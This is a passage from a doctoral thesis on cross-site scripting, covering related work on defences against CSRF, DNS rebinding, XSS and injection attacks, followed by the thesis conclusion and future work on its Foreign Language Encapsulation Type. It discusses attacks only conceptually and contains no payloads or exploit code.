To defend against *cross-site timing attacks*, (see Sec. 5.2.2), Bortz et al. [23] proposed a server-side module to ensure that the web server always takes a constant amount of time to process a request. For this purpose they implemented an Apache module called "mod_timepad". "Mod_timepad" functions by guarantying that every HTTP chunk is sent a time since the request was received which is a multiple of $n$ milliseconds (with $n$ being a user-adjustable parameter).

Furthermore, following our work in [133] (see Chapter 8), CSRF attacks have received further attention.

Jovanovic et al. describe in [137] NoForge, a server-side proxy solution, which is closely related to the technique we proposed in Chapter 8. By automatic addition of request-nonces to outgoing HTML content, NoForge verifies that incoming requests which belong to an existing session were indeed generated within the application. The OWASP CSRFGuard [202] implements Jovanovic's technique as a J2EE filter.

Two browser extensions for the Firefox browser aim to provide automatic protection against CSRF attacks. For one, the NoScript-extension [175] strips all POST-parameters from cross-site POST requests, thus, rendering the majority of CSRF attacks useless. Furthermore, Zeller and Felton [286] implemented an experimental browser extension which prevents cross-site POST requests completely.

Finally, Barth et al. [15] propose the introduction of an additional, mandatory `origin` HTTP-header for HTTP requests. This header contains origin-information about the webpage which caused the corresponding HTTP request, namely the protocol, the domain-value, and the port. The `origin`-header is only sent with POST-requests. This way the `origin`-header addresses the privacy problems of the `referer`-header while still containing all necessary information to reliably counter CSRF attacks.

### 13.1.3. Countering intranet reconnaissance and DNS rebinding

Lam et al. [162] discuss the reconnaissance probing attack (see Sec. 6.1.2) as a tool to identify further victims in the context of web-server worm propagation. They propose several options for client-side defense mechanisms, like limiting the number of cross-domain requests. However, as they address the issues only in the context of large scale worm propagation and DDoS attacks, these measures do not promise to be effective against targeted intranet-attacks. The paper contains an excellent analysis of existing restrictions posed by different web browsers, like number of allowed simultaneous connections.

To defend against DNS rebinding attacks (see Sec. 6.2), Karlof et al. propose in [143] a Same Origin Policy that is based on public-key cryptography. Instead of identifying the origin of a given web-object by the URL that was used to request it, the element's "origin" is defined by the public key that is associated with the element (e.g., the key that was employed for an SSL-connection which delivered the element). Consequently, in the proposed model, the browser would allow a web object to access another web

object only if their public keys match.

Furthermore, Jackson et al. [113] propose several countermeasures against DNS rebinding, ranging from smarter DNS pinning strategies, over utilizing reverse DNS lookups, up to implementing a firewall solution that prohibits the resolution of external domain names to internal IP addresses. See [113] for details.

A more general protection approach is described by Hallaraker and Vigna [94]. Their paper shows how to modify the JavaScript-engine of a web browser to allow behaviour based analysis of JavaScript execution. Using this newly introduced capability, they apply intrusion detection mechanisms to e.g., prevent denial-of-service or XSS attacks. While the paper does not address the threats that are subject of our work, it may be possible to extend their work towards preventing XSS-based intranet attacks. To verify this assumption further research work is necessary.

## 13.2. Dynamic detection and prevention of XSS attacks

Instead of countering specific types of XSS Payloads (as discussed above), several approaches have been proposed, that aim to stop XSS attacks in general by either detecting the injection attempt (see Sec. 13.2.1), by preventing the actual injection (see Sec. 13.2.2), or by stopping execution of injected script code (see Sec. 13.2.3).

In this section we deliberately limit the discussion to techniques which are specific to XSS. More general countermeasures, which are also applicable to other classes of string-based code injection attacks are documented in Section 13.3.

The here discussed approaches are in general related to the presented topics of Part III of this thesis.

### 13.2.1. Detection of XSS attacks

Some techniques to detect XSS attacks have been proposed which rely on specific characteristics that are only exposed by the class of XSS vulnerabilities.

In [130] we describe XSSDS, a server-side approach to detect successful XSS attacks by passive monitoring of HTTP traffic. XSSDS is composed of two separate attack detection sensors. The first sensor is based on the observation that in most cases there are only very limited variations in the set of legitimate JavaScripts which a single web application utilizes. Hence, this specific set can be learned by observing the outgoing HTML content. After the termination of the training process, all outgoing scripts are checked if they are included in the learned script-set. If this is not the case, a potential XSS attack is alerted to the site's admins. The second sensor is related to Ismail's approach and aims to match incoming HTTP parameters against outgoing script content. Via subsequence matching XSSDS checks whether a parameter's value was used to define the one of the scripts, which in turn signals a potential reflected XSS attack.

In [168] Livshits and Cui propose "Spectator", a server-side solution to identify the outbreak of XSS worms. The underlying observation of the approach is that the propagation of an XSS worm requires the worm to repeatedly inject HTML markup into the attacked application, hence, including this markup into the worm generated HTTP

requests. Spectator consists of an HTTP proxy inspecting the Traffic between the user's browser and a web server in order to detect malicious patterns of JavaScript code propagation. By applying unique and persistent labels to incoming HTML fragments, the flow of these fragments through the application over the course of multiple request/response-pairs is possible. Thus, Spectator is capable to spot reoccurring labels which are involuntarily transported by worm traffic. While the proposed mechanism is capable to identify worm outbreaks, it cannot detect single, targeted XSS attacks as the mechanism's algorithm relies on associating a series of request.

Finally, the NoScript-plugin for Firefox [175] provides a simple detection mechanism for reflected XSS: Outgoing HTTP parameters are checked if they potentially contain JavaScript code. If such parameters are detected, the plugin warns the user before sending the respective HTTP request.

### 13.2.2. Prevention of XSS injection attempts

Kerschbaum proposes in [145] to protect web applications against cross-site attacks through strict referrer-checking. In their approach only a limited amount of URLs is permitted to be accessed by cross-site requests while all requests to the remaining URLs are prevented. This way the attack surface of the web application is reduced significantly. If it can be guaranteed that the URLs, which can be reached by cross-domain interaction, [145] shows that reflected XSS attacks are prevented reliably. However, the proposed solution fails to protect against the exploitation of stored XSS vulnerabilities. Furthermore, the solution requires that a `referer`-header is sent by the browser which cannot be guaranteed by current browser technology.

Ismail et al. [112] describe a local proxy based solution towards protection against reflected XSS attacks. The proxy examines the GET and POST parameters of outgoing HTTP request for the existence of potential problematic characters like "<". If such characters are found in one of the parameters, the proxy also checks the respective HTTP response if the parameter is included verbatim and unencoded in the resulting webpage. If this is the case, the proxy concludes a potential XSS attack and encodes the offending characters itself.

In 2008 the Internet Explorer browser was enhanced by an XSS filter [224] which is based on checking if incoming parameters are directly used for script generation. Based on an analysis of outgoing HTTP parameters, signatures are generated which are then checked against the corresponding HTTP response. This way, reflected XSS vulnerabilities can be detected.

A more general variant of Ismail et al.'s methodology is implemented by web application firewalls. The term web application firewall (WAF) describes applications that are positioned between the network and the web server. WAFs do not limit their scope to XSS attacks but aim to detect a wider range of potential attacks against web applications. In Scott and Sharp's [235] proposal the firewall's ruleset is defined in a specialized security policy description language. According to this ruleset incoming user data (via POST, GET and cookie values) is sanitized. Only requests to URLs for which policies have been defined are passed to the web server. Furthermore, Mod_security [221] is

an open source web application firewall specific for the Apache web server that allows detailed analysis and modification of incoming HTTP requests. Besides these examples, further web application firewalls exist in the market place. Generally, WAFs can seldom provide more than additional input validation mechanisms, as they do not possess any knowledge about the application's internals. The provided protection is therefore seldom complete.

### 13.2.3. Prohibiting the execution of injected script code

Several defensive mechanisms have been proposed which aim to mitigate XSS exploits by preventing the execution of injected JavaScript code. Opposed to countering specific payload types as discussed in Part II and Section 13.1, such approaches define criteria which determine whether a given script is allowed to run.

To achieve this protection both the server and the browser have to cooperate. The server has to include meta-information into the outgoing HTTP-responses which specify the actual criteria which should be used by the browser to distinguish between legitimate and injected script code. The browser in turn has to be extended, so that is capable to interpret and enforce the server's meta information.

Markham describes in [176] "content restrictions", a simple policy language which allows the web server to specify regions in a web page which are not allowed to contain script content.

Erlingsson et al. propose in [61] to extend the web browser with "mutation events". They demonstrate how such events can be employed to be the basis of fine-grained, application specific security policies. By including such policies into the outgoing HTML-pages of the web application it can be enforced that, e.g., scripts are only allowed in specific, "safe" regions of the page, or that certain "dangerous" tags, such as `iframe` or `object` are forbidden completely.

With Browser-Enforced Embedded Policies (BEEP) [121], the web server includes a whitelist-like policy into each page, allowing the browser to detect and filter unwanted scripts. As the policy itself is a JavaScript, this method is very flexible and for instance allows the definition of regions, where scripts are prohibited.

All three approaches have in common that if the adversary succeeds to inject a JavaScript in a way that tricks the defensive approach to assume the script is legit, the protection mechanism is completely defeated.

## 13.3. Detection and prevention of string-based code injection vulnerabilities

Besides the XSS specific approaches (see above), several techniques have been proposed that are either applicable for a wider range of string-based code injection classes or target a bug class different to XSS, such as SQL injection, but are related to the approaches which we proposed in this thesis.

The here discussed approaches are in general related to the presented topics of Part III of this thesis.

### 13.3.1. Manual protection and secure coding

The currently used strategy against string-based code injection attacks in general and XSS in particular is manually coded input filtering and output encoding. As long as unwanted syntactic content is properly detected and stripped from all generated foreign code, attacks are impossible. However, implementing these techniques is a non-trivial and error prone task which cannot be enforced centrally, resulting in large quantities of reported issues [39].

In order to aid developers to identify code injection issues in their code, several information-flow based approaches for static source code analysis [36, 132] have been discussed, for example by Shankar et al. [239], Huang et al. [109], Livshits and Lam [170], Wassermann and Su [269, 270], Xie and Aiken [277], and Jovanovic et al. [136]. However, due to the undecidable nature of this class of problems [219] such approaches suffer from false positives and/or false negatives.

### 13.3.2. Special domain solutions

Manual protection against SQL injection suffers from similar problems as observed with XSS. However, most SQL interpreters offer *prepared statements* which provide a secure method to outfit static SQL statements with dynamic data. While being a powerful migration tool to avoid SQL injection vulnerabilities, prepared statements are not completely bulletproof. As dynamic assembly of prepared statements is done using the string type, injection attacks are still possible. Finally, methods similar to prepared statements for most other foreign languages besides SQL do not exist yet. In comparison, our FLET approach (see Chapter 12) eliminates the need for string-based syntax assembly completely and is applicable for any given foreign language.

### 13.3.3. Dynamic taint propagation

Dynamic taint propagation is a powerful tool for detecting code injection vulnerabilities on run-time. Taint propagation tracks the flow of untrusted data through the application. All user-provided data is "tainted" until its state is explicitly set to be "untainted". This allows the detection if untrusted data is used in a security sensible context. Taint propagation was first introduced by Perl's taint mode [268]. More recent works describe finer grained approaches towards dynamic taint propagation. These techniques allow the tracking of untrusted input on the basis of single characters. In independent concurrent works Nguyen-Tuong et al [198] and Pietraszek and Vanden Berghe [210] proposed fine grained taint propagation to counter various classes of injection attacks. Halfond et al. [93] describe a related approach ("positive tainting") which, unlike other proposals, is based on the tracking of trusted data. Xu et al [279] propose a fine grained taint mechanism that is implemented using a C-to-C source code translation technique. Their method detects a wide range of injection attacks in C programs and in languages which

use interpreters that were written in C. To protect an interpreted application against injection attacks the application has to be executed by a recompiled interpreter. Based on dynamic taint propagation, Su and Wassermann [248] describe an approach that utilizes specifically crafted grammars to deterministically identify SQL injection attempts.

However, taint-tracking is not without problems: Taint-tracking aims to prevent the *exploitation* of injection vulnerabilities while their fundamental causes, string-based code assembly and the actual vulnerable code, remain unchanged. Therefore, the sanitazion of the tainted data still relies on string operations. The application has to "untaint" data after applying manually written validation and encoding function, a process which in practice has been proven to be non-trivial and error-prone. This holds especially true in situations where limited user-provided code, for instance HTML, is permitted. E.g., no taint-tracking solution would have prevented the `myspace.com` XSS that was exploited by the Samy-worm [140]. In our approach, even in cases where user-provided HTML is allowed, such markup has to be parsed from the user's data and recreated explicitly using FLET semantics, thus, effectively preventing the inclusion of any unwanted code. Furthermore, unlike our FLET approach, taint-tracking is susceptible to second-order code injection vulnerabilities [200] due to its necessary classification of data origins as either *trusted* or *untrusted*. In the case of second-order code injection the attacker is able to reroute his attack through a trusted component (e.g., temporary storage of an XSS attack in the database).

### 13.3.4. Instruction Set Randomization

Boyd and Keromytis propose SQLrand [25] which uses instruction set randomization to counter SQL injection attacks. All SQL statements that are included in the protected application are modified to include a randomized component. Between the application and the database a proxy mechanism is introduced that parses every query using the modified instruction set. As the attacker does not know the correct syntax, a code injection attack will result in a parsing error. SQLrand requires the programmer of the application to permanently include the randomized syntax in the application's source code. Therefore, as the randomization is static, information leaks like SQL error messages might lead to disclosure of the randomized instruction set. In comparison, our related approach (see Chapter 11) uses dynamic string masks which change with every processed HTTP request. Therefore, information leaks do not pose a problem.

## 13.4. Language based approaches

Finally, in this section we collect language based techniques which were not specifically developed to prevent string-based code injection but still expose similarities to our FLET approach (see Chapter 12).

### 13.4.1. Safe language dialects

As previously stated, the security sensitive bug class of memory corruption problems in C programs has received considerable attention. Among the proposed methods to address this class of problems, safe language dialects of C have been proposed, e.g., CCured [196] and Cyclone [120], which aim to eliminate the said class of security problems. Comparable to our FLET approach these language dialects do not aim to invent a new language. Instead, most of the original native language's characteristics are preserved and only security sensitive aspects are modified.

### 13.4.2. Foreign syntax integration

Russel and Krüger describe SQL DOM [178] which implements an API level integration of SQL functionality. A given database schema can be used to automatically generate an SQL Domain Object Model. This model is transformed to an API which encapsulates the capabilities of SQL in respect to the given schema, thus eliminating the need to generate SQL statements with the string datatype. As every schema bears a schema-specific domain object model and consequently a schema-specific API, every change in the schema requires a re-generation of the API. In comparison, our API representation of a potential SQL-FLET models the characteristics of the SQL language and is independent of the actual database schema.

Furthermore, SQLJ [6] and Embedded SQL [192], two independently developed mechanisms to combine SQL statements either with Java or C respectively, employ a simple pre-processor. However, unlike our proposed approach these techniques only allow the inclusion of static SQL statements in the source code. The pre-processor then creates native code that immediately communicates the SQL code to the database. Thus, dynamic assembly and processing of foreign code, as it is provided in our proposed approach via the FLET's interface, is not possible.

Finally, extensive work has been done in the domain of directly integrating a certain given foreign language into native code (e.g., [144], [43], [101], [79], [44], [233]). Especially SQL and XML-based languages have received a lot of attention. However, unlike our approach, the majority of these special purpose integration efforts neither can be extended to arbitrary foreign languages, nor have been designed to prevent code injection vulnerabilities.

Most notably in this context is the work of Meijer et al. In order to soften the object-relational impedance mismatch [183] they propose Xen [184], a type system and language extension for C$^{\#}$ that allows native creation and querying of XML-structures. Additionally, Xen promotes a subset of SQL to be first class members of C$^{\#}$. The techniques outlined in [184] have subsequently been implemented for the commercial .NET framework under the name LINQ [182]. The proposed technique provides sound protection against string-based code injection attacks for the foreign language features that covered.

However, neither Xen or LINQ offer complete coverage of all elements of the integrated languages. Certain non-trivial and sophisticated language features were omitted. Furthermore, the proposed approach is focused on semantically modeling data-handling

properties, such as retrieval (SQL) and processing (XML). For this reason, a straight forward extension to general imperative language features is not possible. In comparison, our FLET approach is capable of achieving complete coverage of all foreign language features regardless of the foreign language's nature.

# 14. Conclusion

We conclude this thesis with a summary of our main results, a discussion of the remaining open problems, and an outlook.

## 14.1. Summary

We structure the discussion into three segments which mirror the three main parts of the thesis: XSS & XSS Payloads, mitigation of XSS exploits, and prevention of XSS vulnerabilities.

### XSS & and XSS Payloads

Part I of this thesis was devoted to acquiring a fundamental understanding of the class of XSS issues. For this purpose, we divided our discussion of this subject into two disjunct aspects: The actual *XSS vulnerabilities* (Chapter 2) and *XSS Payloads* which may be used within an attack (Chapters 3 to 6):

**XSS vulnerabilities:** The specifics of individual XSS vulnerabilities are diverse and potentially complex. They are determined by factors such as type (reflected, stored, DOM based), injection constraints, or injection position. Furthermore, as we documented in Chapter 2, XSS vulnerabilities can be caused by insecure programming as well as by insecure infrastructure (see Sec. 2.1). In particular, vulnerable scenarios caused by insecure infrastructure can involve a highly heterogeneous set of causing components, such as web proxies or browser plug-ins. Finally, XSS is not limited to web applications but also can affect other technologies (see Sec. 2.3), resulting in a significant attack surface.

**XSS Payloads:** An XSS vulnerability enables the attacker to execute arbitrary JavaScript code within the victim's browser. To assess the severity of such a vulnerability, it is crucial to thoroughly examine JavaScript's capabilities which can be utilized in XSS Payloads.

For this purpose, we identified a set of general attack techniques (see Sec. 3.3) and introduced a comprehensive and systematic classification of potential XSS Payloads (see Sec. 3.4). Our proposed classification is based on dividing the potential actions of a given JavaScript according to a disjunct set of execution-contexts. This enabled us to group individually reported attacks into larger classes and to identify the set of existing payload targets, such as the affected web application, the victim's computer, or intranet resources.

Furthermore, the classification allows a systematic evaluation of the scope and completeness of a given countermeasure. We applied this evaluation method to our proposed approaches of Part II. Hence, our classification aids the assessment regarding which payload types are well understood and which types need further attention.

The results of this part of the thesis lead to the conclusion that XSS poses a significant and complex problem involving a wide and versatile set of causing circumstances, involved technologies, and attack targets. Due to the heterogeneous nature of this vulnerability class, the discovery of a comprehensive, uniform approach to address the problem seems unlikely. Consequently, based on this outcome we deducted two general, complementary defensive approaches: Countering the actions of XSS Payloads and fundamentally preventing XSS on the source code level.

### Mitigation of XSS exploits

Furthermore, we explored the field of mitigating XSS exploits (see Part II). For this purpose, we showed how to systematically design and implement XSS Payload-specific countermeasures. More precisely, we selected three XSS Payload types (Session Hijacking, Cross-Site Request Forgery, and attacks targeting an intranet) and utilized the following methodology to design applicable countermeasures:

First we analysed the respective class of attacks for substantial characteristics. Based on these extracted characteristics we deducted the minimal set of required capabilities which have to be available to the adversary to execute the attack. Then, we designed defensive techniques which selectively deprive the adversary of these capabilities while avoiding to impact the general execution of the application more than necessary. Using this methodology, we successfully designed, implemented, and evaluated countermeasures for the targeted attack classes.

In addition, our analysis of the selected payload types enabled us to deduce general shortcomings of the web application security model: The implicit, over-allowing trust relationship between individual pages of the same origin (see Sec. 7.2.3), the lack of a suitable method for communicating authentication credentials (see Sec. 8.6), and the missing distinction between “local” and “remote” resources (see Sec. 9.5). We discuss these topics further in Section 14.2.

### Prevention of XSS vulnerabilities

Finally, in Part III of this thesis, we investigated fundamental methods to prevent XSS by addressing the root-cause of this vulnerability class. In this context, we concentrated on XSS that is caused by insecure programming practices. This decision was made based on the following observations:

- As already stated in the introduction to Part III, XSS problems which are caused by insecure programming account for the dominant amount of XSS issues.

- Furthermore, insecure programming-based XSS exposes a pattern which can be generalized - the insecure mixing of untrusted data and foreign code.
- Finally, this bug pattern is not specific for XSS. Instead, several other wide-spread code-based vulnerability types expose the same cause, e.g., SQL injection or directory traversal.

Consequently, we widened our attention to the more general vulnerability type – the class of string-based code injection vulnerabilities. Such vulnerabilities occur because of a confusion of *data*- and *code*-information during application programming. While programming application components which dynamically assemble foreign language code, such as HTML or SQL, the programmer involuntarily creates insecure conditions. This results in cases in which information that is regraded to be *data* may end up in a syntactical *code* context. Hence, to fundamentally solve this problem, an investigation of methods to reliably separate *data* from *code* is required.

This observation exposed the necessity to clearly define the general terms *data* and *code* in the context of foreign syntax assembly. For this purpose, we specified a set of criteria (see Sec. 10.4.1) which can be applied to a given computer language in order to map the identified syntactic language elements to represent either *data*-information or *code*-elements. Then, we exemplified the usage of these criteria by applying them to three common language classes: General purpose programming languages, mark-up languages, and resource specifiers (see Sec. 10.4.2).

We utilized our proposed *data/code*-classification of language-elements twofold: For one, in Chapter 11, we showed how to create a mechanism which detects on runtime the injection of adversary controlled *code*-elements into foreign syntax statements. We achieved this by locating legitimate *code*-elements before program execution and syntactically marking them with secret string-masks. As the adversary does not know the utilized string-masks, he is not able to inject correctly masked *code*-elements. Hence, our technique is capable to detect and disarm injected *code*-elements before sending the foreign syntax to the external interpreter.

Furthermore, we showed that the string type is not suited for run-time assembly of foreign syntax (see Sec. 10.3). The string type does not provide sufficient capabilities to separate *data*- from *code*-elements. Consequently, in Chapter 12, we proposed the introduction of a novel datatype which is specifically designed for code assembly – the Foreign Language Encapsulation Type (FLET). The FLET is a container type which encapsulates a sequence of foreign language tokens. These token elements carry an integrity type, which marks them to be either *data*-, *identifier*-, or *code*-elements. To deterministically enforce a secure separation between these integrity classes, we specified a set of typing rules which apply the BIBA integrity model to the token elements (see Sec. 12.2). By mapping *data*-tokens to be of low-integrity and *code*-tokens to be of high-integrity, the proposed type system extension reliably prevents information flows from low to high integrity elements and, thus, the insecure interpretation of *data* as *code*.

Using a specific implementation target, the languages Java (native) and HTML/-JavaScript (foreign), we demonstrated how to utilize this approach. In this context,

we examined further key aspects which are necessary for our approach to be usable in practice. More precisely, for one we explored the integration of the foreign syntax into the native language (see Sec. 12.3). Furthermore, we discussed the design of an abstraction layer which is responsible for interacting with the external interpreter by securely translating the FLET into foreign code (see Sec. 12.4).

By means of our FLET-based approach, we have shown that practical separation between *data* and *code* during foreign code assembly is feasible and, hence, provides reliable, fundamental prevention of string-based code injection vulnerabilities.

## 14.2. Future work and open problems

In this section, we document open problems that we have identified during our work on this thesis. The discussed topics include fundamental problems of the current state of the web application paradigm as well as future work items which are a direct result of our research.

### 14.2.1. Shortcomings of the Same Origin Policy (SOP)

The state of the art of JavaScript's SOP leaves room for improvement:

For one, the SOP is often regarded to be too strict for modern application's interoperability requirements. Creating web mashups or implementing web APIs requires programmers to work around the SOP [163] which often leads to insecure programming practises [37]. While clever usage of subdomains can even be used for controlled cross-domain interactions [116], such solutions are cumbersome to implement and add significant complexity to the application. A potential solution is presented by Flash's security policy [173] which allows partial cross-domain access without reducing the overall security of the application: All permitted cross-domain interactions are configured in a `crossdomain.xml` policy file which can be obtained from the application's server. An adaption of this technique for JavaScript is currently drafted by the W3C [259].

Also, the SOP-induced restrictions are not fine-grained enough. Based on the policy, there are only two possible decisions: Either "no access at all" or "unlimited access". Consequently, as discussed in Section 7.2.3, the SOP introduces an implicit trust relationship between single pages that are served using the same origin. This leads to the current situation that a single XSS problem compromises the complete application, even in situations in which the vulnerable page is of limited significance for the application and does not require any interaction privileges with the rest of the application. As we have shown in Section 7.2.3, the only currently available method to introduce privilege segmentation for web applications is the introduction of additional subdomains to the application.

Furthermore, as discussed in Section 3.3, the document-level nature of the SOP is responsible for the basic reconnaissance attack (BRA) to function.

Finally, it appears questionable that a site's security properties are exclusively derived from the site's domain name. The DNS mapping of the domain name to the web server's IP address is not within the power of the web server. Consequently, the application's

security depends on an outside entity which cannot be controlled by the application itself. This fact leads to the discussed DNS rebinding vulnerabilities (see Sec. 3.3.4). In turn DNS pinning, which was introduced to counter rebinding attacks, introduces problems with dynamic DNS services and DNS based redundancy solutions. Furthermore, DNS pinning is unable to protect against multi-session attacks as they have been described by Soref [245] and Rios [220].

### 14.2.2. Authentication tracking

The current methods of tracking the authenticated state of a user over the course of multiple HTTP requests (see Sec. 1.2) exposes various shortcomings. Several documented XSS Payload types exist because of the limitations of the current practices: For one, all tracking mechanisms which are based on session identifiers (SIDs) are potentially susceptible to SID theft attacks (see Sec. 4.1.1). This is due to the fact that the SID is accessible via JavaScript[1].

Furthermore, all browser-level methods for authentication tracking (see Sec. 1.2.1), such as cookies, HTTP authentication, and SSL, potentially cause CSRF issues in the web application (see Sec. 5.1).

While we have shown how to counter these attacks in Chapters 7 and 8, our solutions exhibit certain drawbacks, mostly due to added complexity and potential false positives. However, a dedicated and standardized authentication credential which is natively implemented by the web browser could mitigate the documented attacks more elegantly. Such a credential should exhibit the following characteristics:

- It should not be automatically included in cross-domain requests. This requirement mirrors RequestRodeo's basic approach (see Chapter 8). The cases in which an application actually expects cross-domain requests which carry authentication information are rare and limited to specific public interfaces, such as "post a link" of social bookmarking services like `delicious.com` [280]. If an application needs to provide such interfaces, they could be announced by a dedicated, meta-data-based mechanisms, possibly comparable to Flash's `crossdomain.xml` [173] (see above).
- It should not be accessible to client-side active code, such as JavaScript to prevent credential leakage attacks, comparable to SID theft. Furthermore, this requirement should be extended to password information to prevent that the adversary evades the protection by switching the attack to password theft (see Sec. 4.2).

We regard resolving the specifics of such a credential tracking mechanism and its introducing into the web browsers as a pressing matter.

### 14.2.3. Illegitimate external access to intranet resources

We explored in depth the available techniques which allow the adversary to gain access to resources that are hosted on non-public network locations (see Sec. 3.3 and Chap-

[1] Please note: If cookies are used for SID communication, this problem is by now partially solved by the non-standard HTTPonly-option.

ter 6). Our proposed solution (see Chapter 9) works well in situations where a boundary between *local* and *remote* network location is clearly defined. However, in some cases the distinction between these two classifiers is blurry, for example within large internal networks which include several departments of a single company. In such cases, it is not always obvious which cross-domain requests are legitimate. Hence, further research is needed to design flexible and fine-grained methods to securely handle such situations. Furthermore, for the time being, the attacked server has only very limited capabilities to notice the attack, such as checking referrer- or host-headers. Consequently, the development of detection techniques targeted at the documented attacks could improve the security of intranet resources.

### 14.2.4. XSS Payloads in the internet execution-context

XSS Payloads within the internet context (see Sec. 3.4 and 6.3) utilize the affected web browser to execute further attacks against public internet resources. As it can be deduced from Chapter 13, this class of XSS Payloads have not received significant attention. This is probably because utilizing the victims browser per se does not grant any elevated privileges or capabilities in respect to the attack's final target. However, due to the very limited client-side logging of a JavaScript's actions and the rather powerful networking capabilities granted by the web browser, such attacks can serve as a suitable tool for hiding exploitation attempts and other illegal activities. Consequently, further research in this area is necessary.

### 14.2.5. Next steps for the Foreign Language Encapsulation Type

Our FLET-based approach towards assembly of foreign code (see Chapter 12) provides robust securities guarantees in respect to string-based code injection vulnerabilities. However, during our work on this topic, we encountered several starting points for future work in this domain.

**Enforcing further constraints:** The FLET encapsulates the foreign code in a partially processed state. Depending on the FLET's actual implementation this state might, for example, resemble a token stream or an abstract syntax tree. In any case, the FLET provides better means towards an automatic processing of the foreign code than the general string-datatype. This could be employed to globally enforce further constraints on the foreign code. For example, the well-formedness of dynamically created XML documents could be verified before passing them on to the external entity. Also, depending on the execution context, the FLET could restrict the set of legal code-keywords and APIs to a "safe" subset. For instance, this way third party add-ons/plug-ins to the application can be restricted by an SQL-FLET to use only non-altering database operations like `select`-statements.

Furthermore, in addition to enforcing restrictions on the foreign code, the FLET could also be employed to transparently extend the foreign code. For example, an

HTML-FLET could automatically add hidden one-time tokens into HTML forms to avoid CSRF-issues.

**Semi-automatic preprocessor and FLET-API construction:** Methods to semi-automatically create language lexers, tokenizers, and parsers using suitable formal grammars are known for many years and have been implemented in various forms, such as YACC [135] or Bison [50]. The construction of a foreign-code preprocessor (see Sec. 12.3.3) is very closely related to creating language parsers. Hence, the task of preprocessor construction should also be automatable.

Furthermore, as outlined in Section 12.5 the actual construction of a FLET-type with a corresponding API to model a specific foreign language is straight forward. Given a mapping of the set of language elements to the integrity types *data*, *identifier*, and *code*, the design of the datatype and API is completely independent from the specifics of the foreign syntax.

Consequently, designing a semi-automatic technique that uses an annotated foreign grammar, which includes the mapping between the language elements and the integrity-types, to produce the preprocessor and the FLET-API seems feasible. Such a mechanism would add a high degree of flexibility to our approach, allowing to quickly adopt further language dialects, new language features, and additional foreign languages.

To which degree the semi-automatic implementation of corresponding abstraction layers is possible is subject to further research.

**Detection of code injection attempts:** As already mentioned in Section 12.4.2 the general approach for preventing code injection attacks described by Su and Wassermann in [248] is well fitted to be combined with our methods. Su and Wassermann's method is based on the observation that successful command injection attacks affect the parse tree of the resulting foreign code statements. This observation can be employed to deterministically identify code injection attacks: Every foreign code statement is serialized twice. Once with the dynamic values provided by the application's user and once with dummy values. If the parse trees of the resulting statements differ, the user's data did contain a code injection attack[2]. As the FLET has precise knowledge which components of a given foreign code block are containing data values, the process of replacing these components with dummy values is straightforward and reliable. However, creating and comparing parse trees in realtime before communicating the foreign code to the external entity may not always be feasible due to performance issues. Furthermore, in many cases the abstraction layer is able to prevent injection attacks reliably by changing the representation of the data components (see Sec. 12.4.2) without requiring the identification of malicious data values in the first place. While not always suitable for *preventing* injection attacks, this approach is perfectly fitted for *detecting* attempted attacks. Such a detection mechanism does not require to be applied in real time. The creation and comparison of the parse trees can be done asynchronously after the actual process has

[2] As discussed in Section 10.4.1, attacks which replace elements instead of adding further syntactic content may not be detected this way.

taken place. By monitoring potential malicious activities this way, the application's operators can identify sources of malicious behaviour like suspicious user accounts or compromised network locations.

**Templates in web applications:** Most mature web application frameworks provide file-formats which allow the separation of the program's logic from the application's interface as it can be found in Model-View-Controller architectures [156]. Such templating-formats usually combine static HTML-code with well defined insertion points. These insertion points are filled with dynamic data during execution. Popular examples of such templating-mechanisms are J2EE's JSPs [253], or Ruby-on-Rail's *rhtml*-format [100]. In addition, many applications, such as content management systems, implement application-specific templating mechanisms of their own.

Creating a templating-engine that conforms to our concept's fundamental objectives and type-safety constraints is not trivial. This holds especially true, if the actual templates are dynamically retrieved from files or the database, as it is the case with custom, application-specific templating mechanisms. In such cases, an unsophisticated templating-implementation might reintroduce implicit code-serialization by allowing the creation of foreign code from strings that, for instance, are stored in files. Consequently, this could provide careless programmers with an insecure shortcut towards foreign code assembly by reading their foreign code from dynamically created files.

## 14.3. Outlook

The web application paradigm is still evolving. Both JavaScript and HTML are under active development. Web browsers recently started to implement HTML 5 [58], the next major version of the language. New language elements, such as `canvas`, and extended capabilities, such as cross-domain HTTP requests or persistent client-side storage, may grant the adversary new capabilities. Therefore, existing and proposed countermeasures have to be continuously reevaluated whether they still function given the current state of the technology. Also, the novel capacities may lead to the development of currently unknown XSS Payloads.

However, the methodologies discussed in this thesis remain valid for new attacks: For one, the underlying approach of our payload classification (segmentation of execution-contexts and identification of attack targets through URL schema iteration) is independent from actual language features and, hence, can be applied to assess freshly discovered payload types. Furthermore, our general methodology of Part II to develop payload-specific mitigation can be utilized to create suiting countermeasures.

Also, the attack surface of XSS attacks is directly related to the number of existing XSS vulnerabilities in deployed applications. Thus, a wide adaption of our FLET-based technique for reliably secure foreign code assembly would cause a significant reduction of this attack surface.

Consequently, this thesis' contributions can provide crucial leverage to address the pressing problem of XSS.

# Part V.

# Appendix

# A. Graphical Representation of the XSS Payload Classification

## A.1. Application context

In addition to the information given in Section 3.4, this section provides a graphical representation of the classified JSDAs in the application context. For further details please refer to Section 3.4 and Chapter 4.

